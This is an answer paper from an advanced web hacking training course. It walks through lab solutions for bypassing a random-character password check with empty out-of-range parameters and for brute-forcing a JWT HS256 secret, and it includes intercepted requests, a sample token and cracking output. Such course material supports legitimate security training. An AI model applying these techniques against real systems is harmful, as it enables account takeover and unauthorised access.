
Advanced Web Hacking (5 Day)

Answer Paper



Contents

Module: Attacking Authentication and SSO 2

Boundary Condition 2

JWT Brute Force Attack 5

SAML Authorization Bypass 9

Module: Password Reset Attacks 15

Cookie Swap 15

Host Header Validation Bypass 19

Module: Business Logic and Authz Flaws 24

Mass Assignment 24

Invite/Promo Code Bypass 28

API Authorization Bypass 37

HTTP Parameter Pollution (HPP) 41

Module: XML External Entity (XXE) Attacks 47

XML External Entity (XXE) 47

Advanced XXE Exploitation over OOB 50

XXE through SAML 57

XXE in File Parsing 65

Module: Attacking Authentication and SSO


Boundary Condition

Challenge URL: http://shop.webhacklab.com/login.php

- **Bypass the login security feature to login as user "bcuserX@webhacklab.com".**


Solution:

Step 1: The online shopping application has implemented a login mechanism to safeguard against brute-force, by randomly asking for the characters at different locations in the password (e.g. 1st, 2nd, 5th and 6th character) for each login request. We have taken the user "john@webhacklab.com" to demonstrate the solution.



Step 2: Initiate a login request for your account and intercept it in Burp proxy and send it to the intruder. Set the same location value in all the parameters, set the attack type to “Battering ram” and try to brute force using all characters. This fails suggesting that the location value should be different.

This will lock the accounts for 2 minutes as the application has a rate limiting of 15 attempts.




Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	15697	
1	a	200	☐	☐	15697	
2	b	200	☐	☐	15697	
3	c	200	☐	☐	15697	
4	d	200	☐	☐	15697	
5	e	200	☐	☐	15697	
6	f	200	☐	☐	15697	
7	g	200	☐	☐	15697	
8	h	200	☐	☐	15697	
9	i	200	☐	☐	15697	
10	j	200	☐	☐	15697	
11	k	200	☐	☐	15697	
12	l	200	☐	☐	15697	
13	m	200	☐	☐	15697	
14	n	200	☐	☐	15697	

Request | Response


Raw | Params | Headers | Hex

```
POST /login.php HTTP/1.1
Host: shop.webhacklab.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://shop.webhacklab.com/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Cookie: PHPSESSID=d8g4d9afcbo891h0o6cmh9ra80
Connection: close
Upgrade-Insecure-Requests: 1

username=john@webhacklab.com&sCharacter[1]=a&sCharacter[1]=a&sCharacter[1]=a&sCharacter[1]=a&btnLogin=
```

Step 3: Send the request to repeater and set the location parameters to greater than 10 assuming that the password length is less than or equal to 10 (sCharacter[11], sCharacter[12], sCharacter[15] and sCharacter[16]) and remove the parameter values. If this fails we can try with higher numbers (e.g. 17,18,19,20). This attack assumes that the application will see different locations (all greater than the length of the original password) with empty values and match them as NULL resulting in a TRUE output.



Step 4: Replaying the same request in the browser would allow us to login as user "john@webhacklab.com", similarly you can try the exercise as "bcuser**X**@webhacklab.com".




JWT Brute Force Attack

Challenge URL: http://topup.webhacklab.com/Account/Login


- **Login to the "topup" application using your registered account to generate the access token.**
- **Brute-force the secret key for the JWT.**
- **Generate a valid token for user "jwtuserX@webhacklab.com" and access all the order details.**

Solution:

Step 1: Login to the "topup" application using your account and capture the 'access_token' in response. Here, we have used "smith@webhacklab.com" user account.



Step 2: Decode the JSON Web Token (JWT) using the website https://jwt.io/ and observe 'unique_name' and 'email'.



Step 3: Use the script “brute-jwt.py” from the directory “~/tools/json_web_tokens” to brute-force the “secret key” required for signing the token.

```
root@Kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --
algorithm HS256 --token <TOKEN_VALUE_HERE>
```

```
root@kali:~/tools/json_web_tokens# python3 brute-jwt.py --file secrets.txt --algorithm HS256 --toke
n eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1bmlxdWVfbmFtZSI6InNtaXRoQHdlYmhhY2tsYWIuY29tIiwiZW1haWw
iOiJzbWl0aEB3ZWJoYWNrbGFiLmNvbSIsImlzcyI6Imh0dHA6Ly93ZWJoYWNrbGFiLmNvbS8iLCJleHAiOjE1OTYwMzIyMDEsI
m5iZiI6MTU5NDgyMjYwMX0.8uxibbSMX8ovZtNxxTTrCea9UTFHO81KgyTIBrA0xu8
Invalid Token .... [secret]
Invalid Token .... [s3cr3t]
Invalid Token .... [better]
Invalid Token .... [b3tt3r]
Invalid Token .... [bett3r]
Invalid Token .... [aaa]
Invalid Token .... [abc]
Invalid Token .... [sup3rs3cr3tkey1234]
Invalid Token .... [academia]
Invalid Token .... [academic]
Invalid Token .... [access]
...
Invalid Token .... [yang]
Invalid Token .... [yellowstone]
Invalid Token .... [yolanda]
Invalid Token .... [yosemite]
Invalid Token .... [zap]
Invalid Token .... [zimmerman]
Invalid Token .... [zmodem]
Invalid Token .... [b3tter]
Invalid Token .... [tarik]
Success! Token decoded with ....[notsosecurekey1234]
```

